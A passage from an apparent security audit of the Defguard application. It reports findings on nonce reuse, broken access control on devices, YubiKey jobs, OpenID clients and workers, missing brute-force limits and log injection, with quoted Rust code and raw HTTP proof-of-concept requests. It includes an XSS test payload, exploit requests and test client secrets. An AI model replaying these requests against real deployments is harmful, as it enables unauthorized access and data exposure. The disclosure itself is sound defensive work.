                        }
                    })
                {
                    // TODO: #[cfg(feature = "openid")]
                    match OAuth2Token::find_access_token(&state.pool, token).await {
                        Ok(Some(oauth2token)) => {
                            match OAuth2AuthorizedApp::find_by_id(
                                &state.pool,
                                oauth2token.oauth2authorizedapp_id,
                            )
                            .await
                            {
                                Ok(Some(authorized_app)) => {
                                    User::find_by_id(&state.pool,
authorized_app.user_id).await
                                }
                                Ok(None) => {
                                    return Outcome::Failure((
                                        Status::Unauthorized,
                                        OriWebError::Authorization(
                                            "Authorized app not found".into(),
                                        ),
                                    ));
                                }
                                Err(err) => {
                                    return Outcome::Failure((
                                        Status::InternalServerError,
                                        err.into(),
                                    ));
                                }
                            }
                        }
                        Ok(None) => {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("Invalid token".into()),
                            ));
                        }
                        Err(err) => {
                            return Outcome::Failure((Status::InternalServerError,
err.into()));
                        }
                    }
                } else {
                    let session = try_outcome!(request.guard:<Session>().await);
                    let user = User::find_by_id(&state.pool, session.user_id).await;
                    if let Ok(Some(user)) = &user {
                        if user.mfa_enabled && session.state !=
SessionState::MultiFactorVerified {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("MFA not verified".into()),
                            ));
                        }
                    }
                }
            }
        }
    }
}
```


Lack of nonce re-generation results in the same signature for each wallet

Severity: **medium**

A nonce value is not generated for every transaction but for every wallet address instead:

```
Request:
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-Type: application/json
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}

Response:
HTTP/1.1 200 OK
[...]
{"challenge":{"domain":{"name":"Defguard","version":"1"}, "types":{"EIP712Domain":[{"name":"name","type":"string"}, {"name":"version","type":"string"}],"ProofOfOwnership":{"name":"wallet","type":"address"}, {"name":"content","type":"string"}, {"name":"nonce","type":"string"}]},"primaryType":"ProofOfOwnership","message":{"wallet":"0x529891acDc307a4D237aeDB6C6633E2131708401","content":"<script>alert(1)</script>Please read this carefully:Click to sign to prove you are in possession of your private key to the account.This request will not trigger a blockchain transaction or cost any gas fees.","nonce":"75d8a50d59fc15aaeabb1dd6123b35123aa8956440f80ac9ac46335f5e0b17ae\"}} }
```

```
Request:
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-Type: application/json
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}

Response:
HTTP/1.1 200 OK
[...]
{"challenge":{"domain":{"name":"Defguard","version":"1"}, "types":{"EIP712Domain":[{"name":"name","type":"string"}, {"name":"version","type":"string"}],"ProofOfOwnership":{"name":"wallet","type":"address"}, {"name":"content","type":"string"}, {"name":"nonce","type":"string"}]},"primaryType":"ProofOfOwnership","message":{"wallet":"0x529891acDc307a4D237aeDB6C6633E2131708401","content":"<script>alert(1)</script>Please read this carefully:Click to sign to prove you are in possession of your private key to the account.This request will not trigger a blockchain transaction or cost any gas fees.","nonce":"75d8a50d59fc15aaeabb1dd6123b35123aa8956440f80ac9ac46335f5e0b17ae\"}} }
```

This results in an invalid signature calculation. Whenever a user signs in or adds a wallet, the signature is always the same:

```
Request:
POST /api/v1/auth/web3 HTTP/1.1
Host: 127.0.0.1
Content-Length: 203
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/mfa/web3
```

```
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close
```

```
{"address":"0x529891acDc307a4D237aeDB6C6633E213170840D","signature":"0x4957d2056980591a90d202e7893dac09353017fd505c76276fe466179f9bc12e455f541638daf06a14550826854981cdbd31b2966661581145c67d7e16056d711b"}
```

Response:

```
HTTP/1.1 200 OK
[...]
{"url":null,"user":{"authorized_apps":[],"devices":[{"url":null,"user":{"authorized_apps":[],"devices":[{"url":null,"user":{"authorized_apps":[],"devices":[{"url":null,"user":{"authorized_apps":[],"devices":{
```

The source code below presents the way a nonce is generated:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/wallet.rs#L145-L147:
```

```
/// Prepare challenge message using EIP-712 format
pub fn format_challenge(address: &str, challenge_message: &str) -> String {
    let nonce = to_lower_hex(&keccak256(address.as_bytes()));
```

We recommend generating a unique nonce for every transaction so that the signature be unique, too.

Regular user can list devices of other users

Severity: **medium**

Due to improper implementation of access control, a regular user can list devices belonging to other users:

```
Request sent as user phtest2 for a list of all devices of user kktest:
GET /api/v1/device/user/kktest HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 200 OK
[...]
[{"created": "2023-03-29T09:54:08.573450", "id": 1, "name": "Test", "user_id": 2, "wireguard_ip": "10.13.37.1", "wireguard_public_key": "lHCkr+4ORRXXyjZ80oBx21TAsb3wK5wT/vJJCiyxuCI="}]

Request showing that the session identifier belongs to user phtest2:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54

Response:
HTTP/1.1 200 OK
[...]
{"email": "phtest2@isec.pl", "first_name": "asdasd", "groups": [], "last_name": "asdasd", "mfa_enabled": false, "mfa_method": "None", "pgp_cert_id": null, "pgp_key": null, "phone": "123123", "security_keys": [], "ssh_key": null, "totp_enabled": false, "username": "phtest2", "wallets": []}
[...]
```

The source code below presents that the vulnerable endpoint is not limited to the user itself or the admin role:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler/wireguard.rs#L296-L310:
#[get("/device/user/<username>", format = "json")]
pub async fn list_user_devices(
    _session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
) -> ApiResponse {
    debug!("Listing devices for user: {}", username);
    let devices = Device::all_for_username(&appstate.pool, username).await?;
    info!("Listed devices for user: {}", username);

    Ok(ApiResponse {
        json: json!(devices),
        status: Status::Ok,
    })
}
```

For example, the function below has access limited to the user itself or the admin role:

```
/// Try to fetch ['Device'] if the device.id is of the currently logged in user, or
/// the logged in user is an admin.
#[cfg(feature = "wireguard")]
pub async fn device_for_admin_or_self(
    pool: &DbPool,
    session: &SessionInfo,
    id: i64,
) -> Result<Device, OriWebError> {
    let fetch = if session.is_admin {
        Device::find_by_id(pool, id).await
    } else {
        Device::find_by_id_and_username(pool, id, &session.user.username).await
    };

    match fetch {
        Some(device) => Ok(device),
        None => Err(OriWebError::ObjectNotFound(format!(
```

```
        "device id {} not found",
        id
    )))
}
}
```

We recommend improving access control by allowing only the admin role or the user itself to call the endpoint listing devices. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Response:

```
HTTP/1.1 201 Created  
[...]
```

Relevant log entries show additional lines:

```
root@ubuntu-s-8vcpu-16gb-intel-fra1-01:~# docker logs dc4837c19205 -f  
[...]  
[2023-03-31 12:26:52.128][INFO][rocket::server] POST /api/v1/device/phtest2 application/json:  
[2023-03-31 12:26:52.128][INFO][_] Matched: (add_device) POST /api/v1/device/<username>  
application/json  
[2023-03-31 12:26:52.139][INFO][defguard::db::models::device] Created IP: 10.13.37.47 for  
device VISIBLE IN LOGS  
[2023-03-31 12:26:52.141][INFO][defguard::handlers::wireguard] User phtest2 added devic  
VISIBLE for user phtest2  
[2023-03-31 12:26:52.141][INFO][_] Outcome: Success  
[2023-03-31 12:26:52.141][INFO][_] Response succeeded.
```

We recommend implementing proper validation of user-supplied data to prevent log injection and manipulation. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Regular user can provision YubiKey for other users

Severity: **medium**

Due to lack of proper access control, a regular user can add a new YubiKey for other users through a worker API's jobs creation function presented below. Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for job creation:

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L33-L71>:

```
#[post("/job", format = "json", data = "<data>")]
pub async fn create_job(
    session: SessionInfo,
    appstate: &State<AppState>,
    data: Json<JobData>,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
) -> ApiResult {
    let (worker, username) = (data.worker.clone(), data.username.clone());
    debug!(
        "User {} creating a worker job for worker {} and user {}",
        session.user.username, worker, username
    );
    let job_data = data.into_inner();
    match User::find_by_username(&appstate.pool, &job_data.username).await? {
        Some(user) => {
            let mut state = worker_state.lock().unwrap();
            debug!("Creating job");
            let id = state.create_job(
                &job_data.worker,
                user.first_name.clone(),
                user.last_name.clone(),
                user.email,
                job_data.username,
            );
            info!(
                "User {} created a worker job for worker {} and user {}",
                session.user.username, worker, username
            );
            Ok(ApiResponse {
                json: json!(Jobid { id }),
                status: Status::Created,
            })
        }
        None => Err(OriWebError::ObjectNotFound(format!(
            "user {} not found",
            job_data.username
        ))),
    }
}
```

Request sent by user *phtest* to add a new YubiKey for user *phtest2*:

```
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phtest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dtopv521M4hcfzveMvwUj6ML
Connection: close
```

```
{"worker": "YubiBridge", "username": "phtest2"}
```

```
Response:  
HTTP/1.1 201 Created  
[...]  
{"id":6}
```

This endpoint can also be used to check if a given user exists:

```
Request:  
POST /api/v1/worker/job HTTP/1.1  
Host: 127.0.0.1  
Content-Length: 44  
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"  
Accept: application/json, text/plain, */*  
Content-Type: application/json  
sec-ch-ua-mobile: ?0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/111.0.5563.111 Safari/537.36  
sec-ch-ua-platform: "Linux"  
Origin: http://127.0.0.1  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: http://127.0.0.1/admin/users/phtest  
Accept-Encoding: gzip, deflate  
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7  
Cookie: defguard_session=Dtovp521M4hcfzveMvwUj6ML  
Connection: close  
  
{"worker":"YubiBridge","username":"test123"}  
  
Response showing that such user does not exist:  
HTTP/1.1 404 Not Found  
[...]  
{"msg":"user test123 not found"}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Lack of brute-force password guessing prevention

Severity: **medium**

The application does not implement a limit on failed login attempts or other mechanism preventing password-guessing attacks. The pieces of source code below present lack of such mechanisms in web API:

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L124-L114>:

```
/// For successful login, return:
/// * 200 with MFA disabled
/// * 201 with MFA enabled when additional authentication factor is required
#[post("/auth", format = "json", data = "<data>")]
pub async fn authenticate(
    appstate: &State<AppState>,
    mut data: Json<Auth>,
    cookies: &CookieJar<'_>,
) -> ApiResult {
    debug!("Authenticating user {}", data.username);
    data.username = data.username.to_lowercase();
    let user = match User::find_by_username(&appstate.pool, &data.username).await {
        Ok(Some(user)) => match user.verify_password(&data.password) {
            Ok(_) => user,
            Err(err) => {
                info!("Failed to authenticate user {}: {}", data.username, err);
                return Err(OriWebError::Authorization(err.to_string()));
            }
        },
        Ok(None) => {
            // create user from LDAP
            debug!(
                "User not found in DB, authenticating user {} with LDAP",
                data.username
            );
            if appstate.license.validate(&Features::Ldap) {
                if let Ok(user) = user_from_ldap(
                    &appstate.pool,
                    &appstate.config,
                    &data.username,
                    &data.password,
                )
                .await
                {
                    user
                } else {
                    info!("Failed to authenticate user {} with LDAP", data.username);
                    return Err(OriWebError::Authorization("user not found".into()));
                }
            } else {
                info!(
                    "User {} not found in DB and LDAP is disabled",
                    data.username
                );
                return Err(OriWebError::Authorization("LDAP feature disabled".into()));
            }
        }
    };
    Err(err) => {
        error!(
            "DB error when authenticating user {}: {}",
            data.username, err
        );
        return Err(OriWebError::DbError(err.to_string()));
    }
};
[...]
```

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L94-L97>:

```
pub fn verify_password(&self, password: &str) -> Result<(), HashError> {
    let parsed_hash = PasswordHash::new(&self.password_hash)?;
    Argon2::default().verify_password(password.as_bytes(), &parsed_hash)
}
```

The pieces of source code below present lack of such mechanisms in gRPC authentication service:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/grpc/auth.rs#L26-L50
#[tonic::async_trait]
impl auth_service_server::AuthService for AuthServer {
    /// Authentication gRPC service. Verifies provided username and password
    /// against LDAP and returns JWT token if correct.
    async fn authenticate(
        &self,
        request: Request<AuthenticateRequest>,
    ) -> Result<Response<AuthenticateResponse>, Status> {
        let request = request.into_inner();
        debug!("Authenticating user {}", &request.username);
        match User::find_by_username(&self.pool, &request.username).await {
            Ok(Some(user)) => match user.verify_password(&request.password) {
                Ok(_) => {
                    info!("Authentication successful for user {}", &request.username);
                    Ok(Response::new(AuthenticateResponse {
                        token: Self::create_jwt(&request.username)
                            .map_err(|_| Status::unauthenticated("error creating JWT
token"))?,
                    }))
                }
                Err(_) => Err(Status::unauthenticated("invalid credentials")),
            },
            _ => Err(Status::unauthenticated("user not found")),
        }
    }
}
```

We recommend implementing a protection against brute-force attacks by, e.g., locking the target account for a specified time or requiring CAPTCHA.

Regular user can read, modify or delete data related to OpenID applications

Severity: **medium**

The OpenID tab is available only for members of the admin group admin, but the OpenID API endpoint doesn't require admin role:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/openid\_clients.rs:
#[post("/", format = "json", data = "<data>")]
pub async fn add_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    data: Json<NewOpenIDClient>,
) -> ApiResult {
    let mut client = OAuth2Client::from_new(data.into_inner());
    debug!(
        "User {} adding OpenID client {}",
        session.user.username, client.name
    );
    client.save(&appstate.pool).await?;
    info!(
        "User {} added OpenID client {}",
        session.user.username, client.name
    );
    Ok(ApiResponse {
        json: json!(client),
        status: Status::Created,
    })
}

#[get("/", format = "json")]
pub async fn list_openid_clients(_session: SessionInfo, appstate: &State<AppState>) ->
ApiResult {
    let openid_clients = OAuth2Client::all(&appstate.pool).await?;
    Ok(ApiResponse {
        json: json!(openid_clients),
        status: Status::Ok,
    })
}

#[get("/<client_id>", format = "json")]
pub async fn get_openid_client(
    _session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
) -> ApiResult {
    match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(openid_client) => Ok(ApiResponse {
            json: json!(openid_client),
            status: Status::Ok,
        }),
        None => Ok(ApiResponse {
            json: json!({}),
            status: Status::NotFound,
        }),
    }
}

#[put("/<client_id>", format = "json", data = "<data>")]
pub async fn change_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
    data: Json<NewOpenIDClient>,
) -> ApiResult {
    debug!(
        "User {} updating OpenID client {}",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(mut openid_client) => {
            let data = data.into_inner();
            openid_client.name = data.name;

```

```

        openid_client.redirect_uri = data.redirect_uri;
        openid_client.enabled = data.enabled;
        openid_client.scope = data.scope;
        openid_client.save(&appstate.pool).await?;
        info!(
            "User {} updated OpenID client {} ({})",
            session.user.username, client_id, openid_client.name
        );
        Status::Ok
    }
    None => Status::NotFound,
};
Ok(ApiResponse {
    json: json!({}),
    status,
})
})
}

#[post("/{<client_id>", format = "json", data = "<data>")]
pub async fn change_openid_client_state(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
    data: Json<ChangeStateData>,
) -> ApiResult {
    debug!(
        "User {} updating OpenID client {} enabled state",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(mut openid_client) => {
            openid_client.enabled = data.enabled;
            openid_client.save(&appstate.pool).await?;
            info!(
                "User {} updated OpenID client {} ({} ) enabled state to {}",
                session.user.username, client_id, openid_client.name, openid_client.enabled,
            );
            Status::Ok
        }
        None => Status::NotFound,
    };
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}

#[delete("/{<client_id>")]
pub async fn delete_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
) -> ApiResult {
    debug!(
        "User {} deleting OpenID client {}",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(openid_client) => {
            openid_client.delete(&appstate.pool).await?;
            info!(
                "User {} deleted OpenID client {}",
                session.user.username, client_id
            );
            Status::Ok
        }
        None => Status::NotFound,
    };
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}
}

```

Request showing that the calling user is a regular one, not an admin:

```
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmaQqj2T39zU4HA
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"authorized_apps":[],"devices":[],"email":"phtest3@isec.pl","first_name":"Test","groups":[],"last_name":"Test","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"123123123","security_keys":[],"ssh_key":null,"totp_enabled":false,"username":"usertest","wallets":[]}
```

Request creating an OpenID application:

```
POST /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 86
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmaQqj2T39zU4HA
Connection: close
```

```
{"name":"new_app","scope":["openid"],"redirect_uri":["http://isec.pl"],"enabled":true}
```

Response:

```
HTTP/1.1 201 Created
[...]
{"client_id":"nMZfEBnhxJDeZ38","client_secret":"i03eZMJkATYZBhZxkxwblZUgdYkUsJez","enabled":true,"id":7,"name":"new_app","redirect_uri":["http://isec.pl"],"scope":["openid"]}
```

Request listing OpenID applications:

```
GET /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmaQqj2T39zU4HA
Connection: close
```

Response:

HTTP/1.1 200 OK

[...]

```
{ "client_id": "NDmPRopd9A6XksJr", "client_secret": "8YkK4pCZccgpeZt3516syy804Zu61iGc", "enabled": true, "id": 3, "name": "test", "redirect_uri": ["http://isec.pl"], "scope": ["openid"] }, { "client_id": "kMirefuyEdvZPDDe", "client_secret": "7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ", "enabled": true, "id": 4, "name": "test", "redirect_uri": ["http://isec.pl"], "scope": ["openid"] }, { "client_id": "GBrlXlul5abQItBj", "client_secret": "vIPcHYr17UcwRcOvER3lwfJ0bipkZp4L", "enabled": true, "id": 5, "name": "teasdast", "redirect_uri": ["http://isec.pl"], "scope": ["openid"] }, { "client_id": "TyjzrueU0rUIZodk", "client_secret": "HpfJKuWVct83gWgQnDnWt0o2BxIRAuxf", "enabled": true, "id": 6, "name": "teasdast", "redirect_uri": ["http://isec.pl"], "scope": ["openid"] }, { "client_id": "nMZfEBnhhxJDeZ38", "client_secret": "i03eZMJkATYZBhZkxwblZUgdYkUsJez", "enabled": true, "id": 7, "name": "new_app", "redirect_uri": ["http://isec.pl"], "scope": ["openid"] }
```

Request enabling or disabling an OpenID application:

POST /api/v1/oauth/TyjzrueU0rUIZodk HTTP/1.1

Host: 127.0.0.1

Content-Length: 17

sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"

Accept: application/json, text/plain, */*

Content-Type: application/json

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.5563.111 Safari/537.36

sec-ch-ua-platform: "Linux"

Origin: http://127.0.0.1

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: http://127.0.0.1/admin/openid

Accept-Encoding: gzip, deflate

Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA

Connection: close

```
{"enabled": false}
```

Response:

HTTP/1.1 200 OK

[...]

Request modifying an OpenID application:

PUT /api/v1/oauth/kMirefuyEdvZPDDe HTTP/1.1

Host: 127.0.0.1

Content-Length: 146

sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"

Accept: application/json, text/plain, */*

Content-Type: application/json

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.5563.111 Safari/537.36

sec-ch-ua-platform: "Linux"

Origin: http://127.0.0.1

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: http://127.0.0.1/admin/openid

Accept-Encoding: gzip, deflate

Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA

Connection: close

```
{ "client_secret": "7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ", "enabled": true, "id": 4, "name": "zzzzzzzz", "redirect_uri": ["http://isec.pl"], "scope": ["openid"] }
```

Response:

HTTP/1.1 200 OK

[...]

Request removing an OpenID application:

DELETE /api/v1/oauth/NDmPRopd9A6XksJr HTTP/1.1

Host: 127.0.0.1

sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"

Accept: application/json, text/plain, */*

sec-ch-ua-mobile: ?0

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
```

We recommend improving access control to prevent unauthorised access and modification of OpenID applications. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Leak of public keys containing user's name and email address

Severity: **medium**

Due to lack of proper validation of input data and improper access control, an API endpoint `/api/v1/worker/{id}` can be called by a regular user. After successful YubiKey provisioning, it returns users' public keys, which contain their names and email addresses:

Sample request:

```
GET /api/v1/worker/17 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/test
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=ecsuuMyu980RvH32d4oUil94
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"error": "None", "pgp_cert_id": "357BA83BBE8DD3C8344991A3FA529ED48A9CD524", "pgp_key": "-----BEGIN
PGP PUBLIC KEY BLOCK-----
\nnmQINBGQliVsbEADHk+g2gRCVGaaq4ltTHNvNraALZ10icbRkmyMNFtBM6Kmy6HFG\ned/ijdjkk87SG1qPLau7jeZi
/7jNz81fyIND0tLg93+7qjOnQ0PpA/+qYaVGZiG4\nvXG0oV3Ds5kFUGrDLp/L5FFJLQE8hBwzS31KG9cIWuHUPkiGnLU
6hrh2xcccAWG\nTLoNNUA+HzglyVCsSw3pK8JhvVXyqWraLeeUEHPeananEYfY9Ze5r8LjMQ5FYSGg\nns3glmBuVCvZfQW
X7vFrHRCqjhbqkQ10DEi3K5IByQjRiLpZpIC1VOMn0fNvyewyc\nnyhpd44BM5otEM8a3EGXGrGW5XAK494JWV4RFILQQUR
30VFK/QvJj95fhBE6J7pm4\nnigQPg+RI2EYLZ42U80KqBtczccTQ/5mEKmf6hWK4+W3Ln6xMfFyCr4hjTVKAlkB1\n5C6EI
+ECHusvZ6CrCjEyxAtrgOczP3jqs+Ys5zaPFfGtc/aFaZeWdX4K9KJibyhQI6\nn3f60wZxtkgEFF3ImqfUVvHBal4wY5a7
tQ0r9pxC0RE03xfAe/z0Mk+d7YNK0XC7\nnFLvle2KMcrxR43mBd53hcUxs0KjOqCXtuzHXphP3F/Y3i0Xddxa9RgMykfjn
9C8Q\nnN0o9qis/vpOaR42UDJRztlkMimiyW5DEbF6r0lCykqsdi/5gJNY44Eveg3QARAQAB\ntB1mBmFtZSBsbmFtZSA8c3
N0ZXN0M0Bpc2VjLnBsPokCTgQTAQoA0BYhBDV7qDu+\njdPINEMro/pSntSKnNUkBJkYJlBAsDBQsJCAcCBhUKCQfLAg
QWAgMBAh4BAheA\nnAAoJEPPSntSKnNUk9kgQAKu2UbdE2uhzyglaiavNng83JUJRpzW0iBTz1Lav1Fhv\nsNjMitvMo9fte
rOIZXuobV6OS3Lkv0TaP55Rjz3PI12he+IT7k044v5QZsRnDwQ8j\nnnvLz8s1VgwCwySYHcWR1HhAdzInKGCZ1GYIVEGwn
LY3AEMV129UT/9/sjmv9tjx7\nnGs9+oHb7wY76htAK1DKG2yqOawDuwukhLGRE23HbAyIeEpledJeHBPqM8+LIH1v\nnZg
B4D/p+/bvbdZ2vH7f5y+ka2sC5WCjBKjVD0KH5Mmtf6TRknAT3E4ahXeTD8QG/s\nnqjDf7T6IP384koU30IqmhpVpJpJu2
J1+z5Ass/Nwhfh1fsbBunYd/7Sy+17XkdL\nnQLKeG4BwKiU0eP5tvYa1/Cy+LlVl+3+1NlzRhh9hKpGkhMqswDU9FbX3n9
lKhsI0\ntXYKohfflZoztygD5EZgPQtbnI/ndUgvoKABDY8ap2rvz0OgAWSJxWwEV9wL4iR\nnuE/LMws1JvSdINFRYOaR
1glLW78gZIKmK0B0tuZ1/xpWzqCs/A+Dza3pDDXWMMR\nczWRVUyREnkNHdavYY7wTyxH1SsumPrHI+8KGs30LEfiWzUU
64datD6J1Buek45R\nnu6iYtK8AIku8sIDoaI9lsrxJlP/ZGKTERwqOqL/d6KjJq28jd5RMogRCacfyMsf\nnuQINBGQliV
sbEADqsn9q07R70E5bSYzJlqekISG01q6SETBJPVM2E2uS6kdove+U+\nhqjXqzPvYDAdiFx8UAM8VcjetTnCR4dQ6bpbcc
